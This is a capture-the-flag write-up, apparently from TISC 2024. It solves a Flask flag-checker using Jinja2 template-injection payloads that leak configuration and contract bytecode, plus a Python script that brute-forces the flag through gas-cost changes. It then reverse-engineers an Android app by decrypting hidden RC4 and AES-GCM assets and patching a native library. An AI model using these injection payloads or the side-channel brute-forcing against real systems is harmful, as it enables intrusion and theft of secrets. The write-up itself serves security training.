
attached files:

[baby_flagchecker.zip](#)

Solution

Server Side Template Injection (SSTI)

Ref: <https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection/jinja2-ssti>



The source code for the webpage was provided where Flask was used along with `render_template_string()` which is vulnerable to SSTI. As a result, test was done which showed that it works.

```
{{ 7*7 }}
```



Result for 49:

Invalid

[Go back](#)

Next, we will use `{{self.__dict__}}` to dump all variables' data especially the `responesdata`.

```
Result for {'_TemplateReference__context': <Context {'range': <class 'range'>, 'dict': <class 'dict'>, 'lipsum': <function generate_lorem_ipsum at 0x7fea23559ea0>, 'cyclor': <class 'jinja2.utils.Cyclor'>, 'joiner': <class 'jinja2.utils.Joiner'>, 'namespace': <class 'jinja2.utils.Namespace'>, 'url_for': <bound method Flask.url_for of <Flask 'main'>>, 'get_flashed_messages': <function get_flashed_messages at
```

```
0x7fea236facb0>, 'config': <Config {'DEBUG': True, 'TESTING': False,
'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': None,
'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31),
'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/',
'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None,
'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True,
'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None,
'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None,
'SEND_FILE_MAX_AGE_DEFAULT': None, 'TRAP_BAD_REQUEST_ERRORS': None,
'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False,
'PREFERRED_URL_SCHEME': 'http', 'TEMPLATES_AUTO_RELOAD': None,
'MAX_COOKIE_SIZE': 4093}>, 'request': <Request
'http://chals.tisc24.ctf.sg:52416/submit' [POST]>, 'session': <NullSession
{}>, 'g': <flask.g of 'main'>, 'response_data': {'output': False,
'setup_contract_address': '0x9fE46736679d2D9a65F0992F2272dE9f3c7fa6e0',
'setup_contract_bytecode':
'0x608060405234801561001057600080fd5b5060405161027838038061027883398101604
081905261002f9161007c565b600080546001600160a01b039384166001600160a01b03199
1821617909155600180549290931691161790556100af565b80516001600160a01b0381168
11461007757600080fd5b919050565b6000806040838503121561008f57600080fd5b61009
883610060565b91506100a660208401610060565b90509250929050565b6101ba806100be6
000396000f3fe608060405234801561001057600080fd5b506004361061002b5760003560e
01c8063410eee0214610030575b600080fd5b61004361003e366004610115565b610057565
b604051901515815260200160405180910390f35b600080546001546040805160248101869
0526001600160a01b039283166044808301919091528251808303909101815260649091018
2526020810180516001600160e01b0316635449534360e01b1790529051849384931691610
0b99161012e565b6000604051808303816000865af19150503d80600081146100f65760405
19150601f19603f3d011682016040523d82523d6000602084013e6100fb565b606091505b5
0915091508061010a9061015d565b600114949350505050565b60006020828403121561012
757600080fd5b5035919050565b6000825160005b8181101561014f5760208186018101518
583015201610135565b506000920191825250919050565b805160208083015191908110156
1017e576000198160200360031b1b821691505b5091905056fea2646970667358221220e0f
8333be083b807f8951d4868a6231b41254b2f6157a9fb62eff1bcefaafd84e64736f6c63430
008130033', 'adminpanel_contract_bytecode':
'0x60858060093d393df35f358060d81c64544953437b148160801b60f81c607d140160021
4610022575f5ffd5b6004356098636b35340a6060526020606020901b186024356366fbf07
e60205260205f6004603c845af4505f515f5f5b82821a85831a14610070575b90600101806
00d146100785790610052565b60010161005e565b81600d1460405260206040f3',
'secret_contract_bytecode': '0xREDACTED', 'gas': 29283}} of None>}
```

Invalid

Go back

Password conditions

If we look at `main.py` in the server folder, it will pass the password we submit to `call_check_password()`.

```
@app.post("/check")
async def check(password_input: PasswordInput):
    password = password_input.password

    try:
        web3_client = connect_to_anvil()
        setup_contract = init_setup_contract(web3_client)
        output_json = call_check_password(setup_contract, password)
```

`connect_to_testnet.py` contains `call_check_password()` that will first pad the password till it is 32 bytes with NULL bytes before sending to the `setup_contract` that will verify with `admin_panel_context`.

```
def call_check_password(setup_contract, password):
    # Call checkPassword function
    passwordEncoded = '0x' + bytes(password.ljust(32, '\0'), 'utf-8').hex()

    # Get result and gas used
    try:
        gas =
        setup_contract.functions.checkPassword(passwordEncoded).estimate_gas()
        output =
        setup_contract.functions.checkPassword(passwordEncoded).call()
        logger.info(f'Gas used: {gas}')
        logger.info(f'Check password result: {output}')
    except Exception as e:
        logger.error(f'Error calling checkPassword: {e}')

    # Return debugging information
    return {
        "output": output,
        "contract_address": setup_contract.address,
        "setup_contract_bytecode": os.environ['SETUP_BYTECODE'],
        "adminpanel_contract_bytecode": os.environ['ADMINPANEL_BYTECODE'],
        "secret_contract_bytecode": os.environ['SECRET_BYTECODE'],
```

```
    "gas": gas
}
```

Next, I decompiled the revealed admin panel bytecode from leaked from SSTI. I tried a few websites but <https://app.dedaub.com> is still the best at decompiling as others will throw termination error.

```
// Note: The function selector is not present in the original solidity
code.
// However, we display it for the sake of completeness.

function function_selector() public payable {
    MEM[RETURNDATASIZE():RETURNDATASIZE() + 133] =
0x5f358060d81c64544953437b148160801b60f81c607d1401600214610022575f5ffd5b60
04356098636b35340a6060526020606020901b186024356366fbf07e60205260205f600460
3c845af4505f515f5f5b82821a85831a14610070575b9060010180600d1461007857906100
52565b60010161005e565b81600d1460405260206040f3;
    return MEM[RETURNDATASIZE():RETURNDATASIZE() + 133];
}
```

Given the decompiled code above, we can extract the bytecode and further decompile. This decompiled code revealed that the password length only checks for 13 characters!

```
// Note: The function selector is not present in the original solidity
code.
// However, we display it for the sake of completeness.

function function_selector(bytes4 function_selector, uint256 varg1,
uint256 varg2) public payable {
    require(2 == (125 == function_selector << 128 >> 248) + (0x544953437b
== function_selector >> 216));
    v0 = varg2.delegatecall(0x66fbf07e).gas(msg.gas);
    v1 = v2 = 0;
    v3 = v4 = 0;
    while (1) {
        if ((byte(keccak256(0x6b35340a) << 152 ^ varg1, v1)) ==
(byte(MEM[0x0], v1))) {
            // Unknown jump to Block 0x70. Refer to 3-address code (TAC);
        }
        v1 += 1;
        if (13 == v1) {
            return 13 == v3;
        }
    }
}
```

```

    }
    v3 += 1;
    // Unknown jump to Block 0x5e. Refer to 3-address code (TAC);
}
}

```

While running my fuzzing script, I noticed that if I fuzz starting from any characters while padding another 12 spaces till 13 characters, the gas remains the same. Even when I try `TISC{ }{{self.__dict__}}`, the gas value did not change. However, the gas value changes once I sent `{ }{{self.__dict__}}`.

As other online compilers complained of unhandled termination error, the decompiled code is definitely not complete where there should be a condition checking that the password starts with `{` and ends with `}`.

Therefore, these are the conditions:

- Correct flag/password has a length of 13
 - Begins with `{` and ends with `}`.
- Acceptable input has a length of 32
 - Allow us to append `{{self.__dict__}}` to the keyphrase/password keep track of the gas's value.

Fuzz for the correct keyphrase

A Python script was created for fuzzing where it keeps track of the gas's value. Once it changes, it means we guess the correct character and proceeds to guess the next character while saving the new gas value as the benchmark.

```

import string
import requests

def create_guess(pw, char, total_length):
    return (pw + char).ljust(total_length, " ")

def prepare_password(guess):
    return "{" + guess + "}{{self.__dict__}}"

def submit_form(endpoint, payload) -> str:
    try:

```

```

        response = requests.post(endpoint, data=payload)
        return response.text
    except Exception as err:
        print(f"Request failed: {err}")
        return ""

def crack_password(endpoint, guess_len, gas_baseline):
    discovered_pw = ""
    # We don't need space as it is for padding
    fuzz_chars = string.printable.replace(" ", "")
    for position in range(guess_len):
        for char in fuzz_chars:
            current_guess = create_guess(discovered_pw, char, guess_len)
            print(f"Trying: {current_guess}")
            formatted_password = prepare_password(current_guess)
            payload = {"password": formatted_password}

            response = submit_form(endpoint, payload)
            try:
                marker_index = response.index("gas&#39")

                gas_response = response[marker_index:marker_index +
17].strip()

                if gas_response != gas_baseline:
                    discovered_pw += char
                    gas_baseline = gas_response
                    print(f"Flag: {discovered_pw}")
                    print(f"New gas baseline: {gas_baseline}")
                    break
            except ValueError:
                print("Response pattern not detected, moving to next
guess...")
        return discovered_pw

if __name__ == "__main__":
    target_url = "http://chals.tisc24.ctf.sg:52416/submit"
    # 13 - 2 (length of the curly brackets)
    guess_size = 11
    initial_gas_value = "gas&#39;: 33341}}"

    crack_password(target_url, guess_size, initial_gas_value)

```

```
...
Trying: g@s_Ga5_94N
Trying: g@s_Ga5_94O
Trying: g@s_Ga5_94P
Trying: g@s_Ga5_94Q
Trying: g@s_Ga5_94R
Trying: g@s_Ga5_94S
Flag: g@s_Ga5_94S
New gas baseline: gas&#39;: 33539}}
```

Flag: TISC{g@s_Ga5_94S}

Level 8 - Wallfacer

Description

Breaking news! We've managed to seize an app from their device.

It seems to be an app that stores user data, but doesn't seem to do much other than that... The other agent who recovered this said he heard them say something about parts of the app are only loaded during runtime, hiding crucial details.

It's up to you now! Can you break through the walls and unveil the hidden secrets within this app?


Attached files:

[wallfacer-x86_64.apk](#)


Solution

Decrypt a fake sqlite file

While enumerating, I noticed a sqlite file. However, the database is password protected.



Therefore, search was conducted to find the function that uses the sqlite database.



The discovered function showed that RC4 decryption was being done to a file.

```
public static ByteBuffer K(Context context, String str) {  
    int i2;  
    InputStream open = context.getAssets().open(str);
```

```

        ByteArrayOutputStream byteArrayOutputStream = new
ByteArrayOutputStream();
        byte[] bArr = new byte[1024];
        while (true) {
            int read = open.read(bArr);
            if (read == -1) {
                break;
            }
            byteArrayOutputStream.write(bArr, 0, read);
        }
        open.close();
        byte[] byteArray = byteArrayOutputStream.toByteArray();
        byte[] bArr2 = new byte[128];
        byte[] bArr3 = new byte[4];
        System.arraycopy(byteArray, 4096, bArr3, 0, 4);
        int i3 = ByteBuffer.wrap(bArr3).getInt();
        byte[] bArr4 = new byte[i3];
        System.arraycopy(byteArray, 4100, bArr4, 0, i3);
        System.arraycopy(byteArray, 4100 + i3, bArr2, 0, 128);
        C0289q1 c0289q1 = new C0289q1(bArr2);
        byte[] bArr5 = new byte[i3];
        int i4 = 0;
        int i5 = 0;
        for (i2 = 0; i2 < i3; i2++) {
            i4 = (i4 + 1) & 255;
            byte[] bArr6 = (byte[]) c0289q1.c;
            byte b2 = bArr6[i4];
            i5 = (i5 + (b2 & 255)) & 255;
            bArr6[i4] = bArr6[i5];
            bArr6[i5] = b2;
            bArr5[i2] = (byte) (bArr6[(bArr6[i4] + b2) & 255] ^
bArr4[i2]);
        }
        return ByteBuffer.wrap(bArr5);
    }
}

```

The code was converted into Python to allow me to easily decrypt the sqlite database. Place the Python file in the same folder as the sqlite database.

```

import struct
from io import BytesIO
from pathlib import Path

```

```

class C0289q1:
    # Assuming C0289q1 is similar to an RC4 key scheduling
    def __init__(self, key):
        self.c = self.rc4_key_schedule(key)

    @staticmethod
    def rc4_key_schedule(key):
        S = list(range(256))
        j = 0
        for i in range(256):
            j = (j + S[i] + key[i % len(key)]) & 0xFF
            S[i], S[j] = S[j], S[i]
        return S

def K(context, str_path, output_path):
    # Open the sqlite.db file from the specified path
    with open(Path(context) / str_path, 'rb') as file:
        byte_array = file.read()

    # Initialize the buffer sizes and key arrays
    bArr2 = bytearray(128)
    bArr3 = bytearray(4)

    # Copy bytes from the byte_array to extract the key length and key
data
    bArr3[:] = byte_array[4096:4100]
    i3 = struct.unpack('>I', bArr3)[0] # Read the 4-byte integer

    bArr4 = bytearray(i3)
    bArr4[:] = byte_array[4100:4100 + i3]

    bArr2[:] = byte_array[4100 + i3:4100 + i3 + 128]

    # Initialize the RC4-like key scheduling object
    c0289q1 = C0289q1(bArr2)

    # Decrypt the data
    bArr5 = bytearray(i3)
    i4 = 0
    i5 = 0
    for i2 in range(i3):
        i4 = (i4 + 1) & 0xFF
        bArr6 = c0289q1.c

```

```

b2 = bArr6[i4]
i5 = (i5 + b2) & 0xFF
bArr6[i4], bArr6[i5] = bArr6[i5], b2
bArr5[i2] = bArr6[(bArr6[i4] + b2) & 0xFF] ^ bArr4[i2]

```

```

# Write the decrypted content into the specified output file
with open(output_path, 'wb') as output_file:
    output_file.write(bArr5)

```

```

print(f"Decrypted content has been saved to {output_path}")

```


Example usage:

```

# Provide the context directory, input file (encrypted sqlite.db), and
output file path for the decrypted content
K('.', 'sqlite.db', 'decrypted.bin')

```

This resulted in a decrypted dex file that will be executed via a dynamic method.



Decrypt data/* for native library

If we analyze these functions, we will realized that it is constantly polling for the string stored in the storage, `com.wall.facer.Storage` which we saw in `MainActivity` where submitting a string will store the string in that storage.

```

public class MainActivity extends C0 {
    public EditText y;

    @Override // defpackage.C0, defpackage.03, android.app.Activity
    public final void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
        this.y = (EditText) findViewById(R.id.edit_text);
    }

    public void onSubmitClicked(View view) {
        Storage.getInstance().saveMessage(this.y.getText().toString());
    }
}

```

Therefore, we can submit the strings `I am a tomb` and `Only Advance` in chronological order which will lead to decrypting of the next file.

```

C:\Users\LameCarrot\AppData\Local\Android\Sdk\platform-tools>adb logcat -s
"TISC"
----- beginning of main
09-23 12:06:04.737 3878 3909 I TISC : Tomb message received!
09-23 12:06:05.065 3878 3909 I TISC : Native library loaded!
09-23 12:06:44.144 3878 3909 I TISC : Advance message received!
09-23 12:06:44.145 3878 3909 D TISC : There are walls ahead that
you'll need to face. They have been specially designed to always result in
an error. One false move and you won't be able to get the desired result.
Are you able to patch your way out of this mess?
09-23 12:06:44.145 3878 3909 E TISC : I need a very specific file to
be available. Or do I?
09-23 12:06:44.145 3878 3909 E TISC : HAHAHA are you sure you've got
the right input parameter?
09-23 12:06:44.146 3878 3909 D TISC : Bet you can't fix the correct
constant :)
09-23 12:06:44.146 3878 3909 E TISC : I'm afraid I'm going to have to
stop you from getting the correct key and IV.
09-23 12:06:44.146 3878 3909 E TISC : Not like this...
09-23 12:06:44.147 3878 3909 D TISC : The key is: z?<NKKf7m?
MUg&>qBp"b9G$A!bzP&0I(
09-23 12:06:44.147 3878 3909 D TISC : The IV is: apI3`ipq.?3d!t#6

```

If we look at the code in the decrypted dex file, we will notice that AES-GCM decryption is done to obtain the native library.


```
public static File generateNativeLibrary(Context context) throws
ClassNotFoundException, NoSuchMethodException, InvocationTargetException,
IllegalAccessException, IOException {
    AssetManager assets = context.getAssets();
    Resources resources = context.getResources();
    String str = new
String(Base64.decode(resources.getString(resources.getIdentifier("dir",
"string", context.getPackageName())) + "=", 0));
    String[] list = assets.list(str);
    Arrays.sort(list, new Comparator() { // from class:
DynamicClass$$ExternalSyntheticLambda3
        @Override // java.util.Comparator
        public final int compare(Object obj, Object obj2) {
            int m;
            m =
DynamicClass$$ExternalSyntheticBackport0.m(Integer.parseInt(((String)
obj).split("\\$")[0]), Integer.parseInt(((String) obj2).split("\\$")[0]));
            return m;
        }
    });
    String str2 = new
String(Base64.decode(resources.getString(resources.getIdentifier("base",
"string", context.getPackageName()))), 0));
    File file = new File(context.getFilesDir(), "libnative.so");
    Method method = Class.forName("Oa").getMethod("a", byte[].class,
String.class, byte[].class);
    FileOutputStream fileOutputStream = new FileOutputStream(file);
    try {
        for (String str3 : list) {
            InputStream open = assets.open(str + str3);
            byte[] readAllBytes = open.readAllBytes();
            open.close();
            fileOutputStream.write((byte[]) method.invoke(null,
readAllBytes, str2, Base64.decode(str3.split("\\$")[1] + "==", 8)));
        }
        fileOutputStream.close();
        return file;
    } catch (Throwable th) {
        try {
            fileOutputStream.close();
        }
    }
}
```

```


        } catch (Throwable th2) {
            Throwable.class.getDeclaredMethod("addSuppressed",
Throwable.class).invoke(th, th2);
        }
        throw th;
    }
}

```

We will see that it obtain the files from `data/` folder as it reference to "dir" which is a base64 encoded string, `ZGF0YS8`.



The password is `wallowinpain` as it reference to "base" which is a base64 encoded string, `d2FsbG93aW5wYWlu`.



A Python script, [nativelib_extractor.py](#) was developed to decrypt the files and obtain a `libnative.so` binary. Place the data in the same folder as this script before executing this script.

```

import os
import glob
import base64
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import hashes

```

```

from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms,
modes
from base64 import urlsafe_b64decode

def generate_key(password: str, salt_bytes: bytes) -> bytes:
    kdf_instance = PBKDF2HMAC(
        algorithm=hashes.SHA256(),
        length=32,
        salt=salt_bytes,
        iterations=16384,
        backend=default_backend()
    )
    return kdf_instance.derive(password.encode())

def decrypt_data(encrypted_data: bytes, pwd: str, salt_bytes: bytes) ->
bytes:
    key_material = generate_key(pwd, salt_bytes)

    iv_value = encrypted_data[:12]
    encrypted_body = encrypted_data[12:-16]
    auth_tag = encrypted_data[-16:]

    aesgcm_decryptor = Cipher(
        algorithms.AES(key_material),
        modes.GCM(iv_value),
        backend=default_backend()
    ).decryptor()

    return aesgcm_decryptor.update(encrypted_body) +
aesgcm_decryptor.finalize_with_tag(auth_tag)

def extract_salt(encoded_string: str) -> bytes:
    b64_section = encoded_string.split('$')[1] + '=='
    return urlsafe_b64decode(b64_section)

def process_files(directory: str, pwd: str) -> bytes:
    result_data = b""
    files_to_process = glob.glob(os.path.join(directory, "*"))

    for file_path in files_to_process:
        with open(file_path, "rb") as file_handle:
            file_content = file_handle.read()

```

```

file_name = os.path.basename(file_path)
salt_value = extract_salt(file_name)

decrypted_content = decrypt_data(file_content, pwd, salt_value)
result_data += decrypted_content

return result_data

password = "wallowinpain"
decrypted_result = process_files("data", password)

with open("libnative.so", "wb") as output_file:
    output_file.write(decrypted_result)

```

Patch native library

After analyzing the native library, `libnative.so`, it is easier for me to patch the binary to pass all correct conditions to obtain the correct key and IV. Patching was discovered to be possible as the key and IV is fixed which only changes upon changing of execution path.

We can easily trace based on the logcat output where we aims to remove path the executes `log.e()`, a.k.a `__android_log_print(6LL, {message})`.

Missing /sys/wall/facer file

The first condition is the existence of `/sys/wall/facer` which will goes to case 0's path. Otherwise, it will goes to case 1. We can patch the instruction to make it only goes to case 0 by modifying the value of RCX to 0. This can be done by `xor RCX, RCX; NOP` as `movsxd rcx, [rbp+var_C]` takes up 4 bytes.

```

.text:0000000000003238 05h lea     rax, jpt_3282
.text:000000000000323F 05h mov     [rbp+var_8], rax
.text:0000000000003243 05h mov     [rbp+var_10], 1
.text:000000000000324A 05h mov     [rbp+dfi], 0FFFFFFF9Ch
.text:0000000000003251 05h mov     [rbp+flags], 0
.text:0000000000003258 05h mov     dword ptr [rbp+var_20+4], 0
.text:000000000000325F 05h mov     eax, dword ptr [rbp+var_20+4]
.text:0000000000003262 05h mov     [rbp+mode], eax
.text:0000000000003265 05h mov     edi, [rbp+dfi] ; dfd
.text:0000000000003268 05h mov     edx, [rbp+flags] ; flags
.text:000000000000326B 05h mov     r10d, [rbp+mode] ; mode
.text:000000000000326F 05h lea     rsi, filename ; "/sys/wall/facer"
.text:0000000000003276 05h mov     eax, 101h
.text:0000000000003278 05h syscall ; LINUX - sys_openat
.text:000000000000327D 05h mov     dword ptr [rbp+var_20], eax
.text:0000000000003280 05h mov     eax, dword ptr [rbp+var_20]
.text:0000000000003283 05h shr     eax, 1fh
.text:0000000000003286 05h mov     [rbp+var_C], eax
.text:0000000000003289 05h mov     rax, [rbp+var_8]
.text:000000000000328D 05h movsxd  rcx, [rbp+var_C]
.text:0000000000003291 05h mov     rax, (jpt_3282 - 5C00h)[rax+rcx*8] ; switch 2 cases
.text:0000000000003295 05h lea     rcx, jpt_3308
.text:000000000000329C 05h mov     [rbp+var_30], rcx
.text:00000000000032A0 05h mov     [rbp+var_34], 2
.text:00000000000032A7 05h mov     [rbp+var_40], rcx
.text:00000000000032AB 05h mov     [rbp+var_44], 2
